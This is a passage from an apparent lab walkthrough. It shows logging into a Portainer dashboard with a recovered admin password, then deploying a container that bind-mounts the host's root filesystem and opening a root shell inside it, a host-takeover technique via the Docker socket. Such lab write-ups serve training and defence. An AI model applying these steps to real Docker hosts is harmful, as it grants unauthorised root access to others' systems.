
○ Automatic proxy configuration URL

Click on the OK button.


Step 19: Using the password found in step 17. Login to the web application.

- Username: admin
- Password: cookie1

Admin Dashboard:




Step 20: Click on the “primary” endpoint.



Endpoint	primary 2 3.1 GB - Standalone 19.03.1
URL	/var/run/docker.sock
Tags	-

Step 21: List the images available on the machine. Click on the images section on the dashboard.




Note: if you don't specify the tag in the image name, latest will be used.

Id		Tags	Size	Created
sha256:e1389e4613a5bd19c475fa9947535e...	Unused	alpine-mod:latest	38.1 MB	2019-11-22 16:48:15
sha256:965ea09ff2ebd2b9eeec88cd822ce1...	Unused	alpine:latest	5.6 MB	2019-10-21 22:51:42
sha256:54ee2a71bdeffa053d212cbe2146b5...	Unused	modified-ubuntu:latest	854.7 MB	2019-11-15 11:51:35
sha256:d1219c88aa219e0125b7391a922f63...		portainer/portainer:latest	80.8 MB	2019-11-06 11:02:58
sha256:775349758637aff77bf85e2ff0597e...	Unused	ubuntu:18.04	64.2 MB	2019-11-01 03:50:37

5 images are present on the machine.


Step 22: Navigate to the containers section by clicking the containers tab in the left panel.



Name	State	Quick actions	Stack	Image	Created	IP Address	Published Ports	Owners
happy_ganguly	running		-	portainer/portainer	2019-11-25 18:39:51	172.17.0.2	8000:8000 9000:9000	admi
confident_ptolemy	stopped		-	portainer/portainer	2019-11-22 11:50:45	-	-	admi

Two containers are running on the machine.

Step 23: Click on the “Add Container” button.



Create container

Containers > Add container

Name: e.g. myContainer

Image configuration

Image: e.g. myImage:myTag Registry: DockerHub


⚠ Image name is required.

Always pull the image ● on

Network ports configuration

Publish all exposed network ports to random host ports ○ off

Step 24: Enter mycontainer as container name and specify “modified-ubuntu:latest” in image name.



Create container

Containers > Add container

Name: mycontainer

Image configuration

Image: modified-ubuntu:latest Registry: DockerHub


Always pull the image ● on

Network ports configuration


Publish all exposed network ports to random host ports ○ off

Enable access control ● on

Step 25: Scroll down and click on the “Volumes” tab.




Step 26: Click on “map additional volume” button and click on Bind button. Enter “/host” in container text field and “/” in the host text field.



container /host

→ host /

Step 27: Click on the “Deploy the container” button to start the container.



I want to restrict the management of this resource to administrators only

I want to restrict the management of this resource to a set of users and/or teams

Actions

Auto remove ?


Deployment in progress...

Advanced container settings

Volume mapping ⊕ map additional volume

container /host Volume Bind

→ host / Writable Read-only



Container list

Containers


□	Name	State Filter	Quick actions	Stack	Image	Created	IP Address	Published Ports	Ow
□	mycontainer	running		-	modified-ubuntu:latest	2019-11-25 19:54:06	172.17.0.3	-	
□	happy_ganguly	running		-	portainer/portainer	2019-11-25 18:39:51	172.17.0.2	8000:8000 9000:9000	
□	confident_ptolemy	stopped		-	portainer/portainer	2019-11-22 11:50:45	-	-	

Items per page 10

The container was started successfully.

<u>Important Note:</u> Disable the proxy settings in Firefox before moving forward otherwise it might cause issues in getting a web console inside the container.

Step 28: Access the container console of “mycontainer” container. Click on the “Exec Console” button under quick actions column.



Container console

Containers > mycontainer > Console

Execute


Command: /bin/bash

Use custom command: ○

User root

Step 29: Click on connect to spawn a bash shell on the container.

Command: id



Container console

Containers > mycontainer > Console

